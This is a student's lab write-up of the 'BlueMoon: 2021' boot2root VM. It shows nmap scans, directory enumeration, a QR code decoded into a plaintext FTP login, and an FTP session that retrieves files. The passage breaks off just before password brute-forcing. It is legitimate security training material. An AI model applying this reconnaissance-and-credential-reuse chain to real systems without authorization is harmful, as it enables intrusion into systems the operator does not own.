Penetration Testing Lab Write-Up

Boot2Root Walkthrough: “BlueMoon: 2021”

Name : Yusra Amirah binti Mohd Arifin

1. Machine 2 — “BlueMoon: 2021”

Role	IP
Attacker (Kali)	192.168.56.102
Target(Bluemoon)	192.168.56.104

Network : VitualBox host-only adapter, 192.168.56.0/24

1.1 Reconnaissance

A fresh netdiscover sweep and a full ping sweep of the /24 identified 192.168.56.104 as a new live host.




Figure 12 – netdiscover ARP sweep identifying 192.168.56.104




Figure 13 – nmap -sn ping sweep of 192.168.56.0/24

A version/script scan followed by a full-port scan (-p-) identified three open services: FTP (vsftpd 3.0.3), SSH (OpenSSH 7.9p1) and HTTP (Apache 2.4.38 / Debian), with the page title “BlueMoon:2021”.

1.2 Scanning




Figure 14 – nmap -sC -sV -Pn -vv 192.168.56.104

```
zsh: corrupt history file /home/yusra/.zsh_history
┌──(yusra㉿yusra)-[~]
└─$ sudo su
[sudo] password for yusra:
┌──(root㉿yusra)-[/home/yusra]
└─# nmap -T4 -sC -sV -p- --open 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-30 02:49 CDT
Nmap scan report for 192.168.56.104
Host is up (0.00055s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2c:e2:63:78:bc:55:fe:f3:cb:09:a9:d8:26:2f:cb:d5 (RSA)
|   256 c4:c8:6b:48:92:25:a5:f7:00:9f:ab:b2:56:d5:ed:dc (ECDSA)
|_  256 a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: BlueMoon:2021
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:4F:AA:EF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.55 seconds
```

Figure 15 – full TCP port scan (-p- --open): 21/ftp, 22/ssh, 80/http confirmed

3.2 Web Directory Enumeration

```
┌──(yusra㉿yusra)-[~]
└─$ dirb http://192.168.56.104 /usr/share/wordlists/dirb/common.txt -X .php,.html,.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 30 03:27:23 2026
URL_BASE: http://192.168.56.104/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
EXTENSIONS_LIST: (.php,.html,.txt) | (.php)(.html)(.txt) [NUM = 3]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.104/ ----
+ http://192.168.56.104/index.html (CODE:200|SIZE:383)

-----------------
END_TIME: Fri Oct 30 03:27:45 2026
DOWNLOADED: 13836 - FOUND: 1
```

Figure 16 – dirb (common.txt) finds index.html




Figure 17 – landing page: "Welcome – Are You Ready To Play With Me…!"




Figure 18 – /robots.txt – 404, nothing disclosed

A broader gobuster scan with a larger wordlist surfaced a hidden path, /hidden_text, returning a "under maintenance" placeholder page — a dead end on its own, but it confirmed the app was still exposing undocumented paths worth checking.




Figure 19 – gobuster (medium wordlist) finds /server-status (403) and /hidden_text (200); a follow-up small-wordlist run adds nothing new





Figure 20 – /hidden_text – "Maintenance! Sorry for delay, we will recover soon."

3.3 Credential Disclosure via QR Code

The page also embedded a QR code. Decoding it revealed an FTP connection script, which discloses a working FTP username and password in plaintext:



Decode Succeeded

Raw text	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF
Raw bytes	46 32 32 12 f6 26 96 e2 f6 26 17 36 80 a0 a4 84 f5 35 43 d6 97 00 a5 55 34 55 23 d7 57 36 57 26 67 47 00 a5 04 15 35 35 74 f5 24 43 d6 67 47 07 04 07 37 37 76 f7 26 40 a0 a6 67 47 02 02 d6 96 e7 62 02 44 84 f5 35 42 07 57 36 57 22 02 45 55 34 55 22 02 45 04 15 35 35 74 f5 24 40 a6 27 96 50 a4 54 f4 60 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF

Figure 22 – Decoded QR code: an FTP login script embedding credentials

```
#!/bin/bash  HOST=ip USER=userftp PASSWORD=ftpp@ssword  ftp -inv $HOST user $USER $PASSWORD bye
EOF
```

3.4 FTP Access & Loot

Using the disclosed credentials (userftp / ftpp@ssword) against the FTP service on 192.168.56.104 returned two files: information.txt and p_lists.txt. Both were pulled down with mget.




Figure 23 – FTP login as userftp and directory listing

```
ftp> ls -la
229 Entering Extended Passive Mode (|||10503|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Mar 08  2021 .
drwxr-xr-x    3 1001     1001         4096 Mar 08  2021 ..
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp> cat information.txt
?Invalid command.
ftp> prompt
Interactive mode off.
ftp> mget
(remote-files) ^C
ftp> mget*
?Invalid command.
ftp> mget *
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||38562|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*****************************************************************|   147       62.33 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (50.35 KiB/s)
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||53183|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*****************************************************************|   363      413.16 KiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (127.51 KiB/s)
ftp> bye
221 Goodbye.

┌──(yusra㉿yusra)-[~]
└─$ ls
bluemoon_nmap.txt  Documents  information.txt  Pictures     Public     Videos
Desktop            Downloads  Music            p_lists.txt  Templates

┌──(yusra㉿yusra)-[~]
└─$
```

*Figure 24 – mget * pulling both files down, confirmed locally*

information.txt is addressed directly to the user “robin” and warns about a weak password, pointing at p_lists.txt as the candidate password list to brute-force against:

